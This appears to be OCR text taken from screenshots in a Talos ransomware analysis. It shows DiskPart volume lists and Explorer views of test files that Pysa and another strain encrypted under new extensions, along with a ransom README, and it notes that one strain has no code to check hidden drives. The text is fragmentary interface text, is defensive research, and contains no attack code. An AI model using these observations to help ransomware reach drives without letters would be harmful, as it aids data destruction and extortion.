
Unassigned Drives


```
DISKPART> list volume

  Volume ###  Ltr  Label        Fs     Type        Size     Status     Info
  ----------  ---  -----------  -----  ----------  -------  ---------  --------
  Volume 0     D                       DVD-ROM         0 B  No Media
  Volume 1     C                NTFS   Partition     77 GB  Healthy    System
  Volume 2     H   abcdedf      NTFS   Partition   1023 MB  Healthy
  Volume 3     E   New Volume   NTFS   Partition   1023 MB  Healthy
  Volume 4                      NTFS   Partition    467 MB  Healthy    Hidden
```


```
DISKPART> list volume

  Volume ###  Ltr  Label        Fs     Type        Size     Status     Info
  ----------  ---  -----------  -----  ----------  -------  ---------  --------
  Volume 0     D                       DVD-ROM         0 B  No Media
  Volume 1     C                NTFS   Partition     77 GB  Healthy    System
  Volume 2     H   abcdedf      NTFS   Partition   1023 MB  Healthy
  Volume 3         New Volume   NTFS   Partition   1023 MB  Healthy
  Volume 4                      NTFS   Partition    467 MB  Healthy    Hidden
```



TALOS


Recycle Bin
phobo new
pysa.zip
4770a0447e...
Drive Tools
New Volume (E:)
File
Home
Share
View
Manage
This PC
New Volume (E:)
Search New Volume (E:)
Desktop
Downloads
Documents
Program Files
Program Files (x86)
Roaming
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
abcdedf (H:)
Network
00c18.jpg
1b6ac.jpg
2f2e9ef.jpg
8cd65fc.jpg
27c92bc.jpg
abcd.txt
asd.txt
axsf.txt
Picture 1.png
Picture 2.png
Screenshot 2019-12-04 at 10.15.59 AM.png
Screenshot 2020-01-27 at 9.10.44 AM.png
Screenshot 2020-04-01 at 5.33.33 PM.png
Screenshot 2020-04-02 at 1.23.01 PM.png
Screenshot 2020-04-30 at 10.33.13 AM.png
Screenshot 2020-06-11 at 6.55.22 PM.png
Screenshot 2020-07-23 at 4.06.51 PM.png
Screenshot 2021-01-21 at 2.41.56 PM.png
Screenshot 2021-01-21 at 2.42.27 PM.png
Screenshot 2021-01-21 at 2.42.54 PM.png
Screenshot 2021-01-21 at 2.43.36 PM.png
Screenshot 2021-01-21 at 2.44.21 PM.png
22 items
Search Windows
New Volume (E:)
Disk Management
Administrator: Com...
1:20 PM
11/2/2021


Drive Tools
abcdedf (H:)
Manage
dedf (H:)
Search abcdedf (H:)
00c18.jpg.pysa
1b6ac.jpg.pysa
2f2e9ef.jpg.pysa
8cd65fc.jpg.pysa
27c92bc.jpg.pysa
abcd.txt.pysa
asd.txt.pysa
axsf.txt.pysa
Picture 1.png.pysa
Picture 2.png.pysa
Screenshot 2019-12-04 at 10.15.59 AM.png.pysa
Screenshot 2020-01-27 at 9.10.44 AM.png.pysa
Screenshot 2020-04-01 at 5.33.33 PM.png.pysa
Screenshot 2020-04-02 at 1.23.01 PM.png.pysa
Screenshot 2020-04-30 at 10.33.13 AM.png.pysa
Screenshot 2020-06-11 at 6.55.22 PM.png.pysa
Screenshot 2020-07-23 at 4.06.51 PM.png.pysa
Screenshot 2021-01-21 at 2.41.56 PM.png.pysa
Screenshot 2021-01-21 at 2.42.27 PM.png.pysa
Screenshot 2021-01-21 at 2.42.54 PM.png.pysa
Screenshot 2021-01-21 at 2.43.36 PM.png.pysa
Drive Tools
New Volume (E:)
Manage
Volume (E:)
Search New Volume (E:)
00c18.jpg
1b6ac.jpg
2f2e9ef.jpg
8cd65fc.jpg
27c92bc.jpg
abcd.txt
asd.txt
axsf.txt
Picture 1.png
Picture 2.png
Screenshot 2019-12-04 at 10.15.59 AM.png
Screenshot 2020-01-27 at 9.10.44 AM.png
Screenshot 2020-04-01 at 5.33.33 PM.png
Screenshot 2020-04-02 at 1.23.01 PM.png
Screenshot 2020-04-30 at 10.33.13 AM.png
Screenshot 2020-06-11 at 6.55.22 PM.png
Screenshot 2020-07-23 at 4.06.51 PM.png
Screenshot 2021-01-21 at 2.41.56 PM.png
Screenshot 2021-01-21 at 2.42.27 PM.png
Screenshot 2021-01-21 at 2.42.54 PM.png
Screenshot 2021-01-21 at 2.43.36 PM.png
Screenshot 2021-01-21 at 2.44.21 PM.png


Picture Tools
New folder
Share
View
Manage
This PC > abcdedf (H:) > New folder
Search New folder
Name
Date modified
Type
Size
00c18.sadfdg.e3918b63 10/3/2021 6:21 AM E3918B63 File 8 KB
1b6ac.sdsfdg.e3918b63 10/3/2021 6:21 AM E3918B63 File 4 KB
2f2e9ef.jpg.e3918b63 10/3/2021 6:21 AM E3918B63 File 12 KB
8cd65fc.jpg.e3918b63 10/3/2021 6:21 AM E3918B63 File 11 KB
27c92bc.jpg.e3918b63 10/3/2021 6:21 AM E3918B63 File 8 KB
abcd.cxvfdc.e3918b63 10/3/2021 6:21 AM E3918B63 File 2 KB
asd.txt.e3918b63 10/3/2021 6:21 AM E3918B63 File 2 KB
axsf.txt.e3918b63 10/3/2021 6:21 AM E3918B63 File 2 KB
Picture 1.png.e3918b63 10/3/2021 6:21 AM E3918B63 File 540 KB
Picture 2.png.e3918b63 10/3/2021 6:21 AM E3918B63 File 248 KB
README.e3918b63.TXT 10/3/2021 6:21 AM TXT File 2 KB
Screenshot 2019-12-04 at 10.15.59 AM.asdfs... 10/3/2021 6:21 AM E3918B63 File 413 KB
Screenshot 2020-01-27 at 9.10.44 AM.png.e... 10/3/2021 6:21 AM E3918B63 File 264 KB
Screenshot 2020-04-01 at 5.33.33 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 4,806 KB
Screenshot 2020-04-02 at 1.23.01 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 1,040 KB
Screenshot 2020-04-30 at 10.33.13 AM.png.... 10/3/2021 6:21 AM E3918B63 File 281 KB
Screenshot 2020-06-11 at 6.55.22 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 729 KB
Screenshot 2020-07-23 at 4.06.51 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 95 KB
Screenshot 2021-01-21 at 2.41.56 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 135 KB
Screenshot 2021-01-21 at 2.42.27 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 114 KB
Screenshot 2021-01-21 at 2.42.54 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 118 KB
Screenshot 2021-01-21 at 2.43.36 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 74 KB
Screenshot 2021-01-21 at 2.44.21 PM.png.e... 10/3/2021 6:21 AM E3918B63 File 130 KB
Drive Tools
New Volume (E:)
File
Home
Share
View
Manage
This PC > New Volume (E:)
Search New Volume
Quick access
Desktop
Downloads
Documents
Program Files
Program Files (x86)
Roaming
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
New Volume (E:)
abcdedf (H:)
Network
00c18.jpg
1b6ac.jpg
2f2e9ef.jpg
8cd65fc.jpg
27c92bc.jpg
asd.txt
axsf.txt
Picture 1.png
Picture 2.png
Screenshot 2019-12-04 at 10.15.59 AM.png
Screenshot 2020-04-01 at 5.33.33 PM.png
Screenshot 2020-04-02 at 1.23.01 PM.png
Screenshot 2020-04-30 at 10.33.13 AM.png
Screenshot 2020-06-11 at 6.55.22 PM.png
Screenshot 2020-07-23 at 4.06.51 PM.png
Screenshot 2021-01-21 at 2.42.27 PM.png
Screenshot 2021-01-21 at 2.42.54 PM.png
Screenshot 2021-01-21 at 2.43.36 PM.png
Screenshot 2021-01-21 at 2.44.21 PM.png
22 items

No code to check the hidden drives

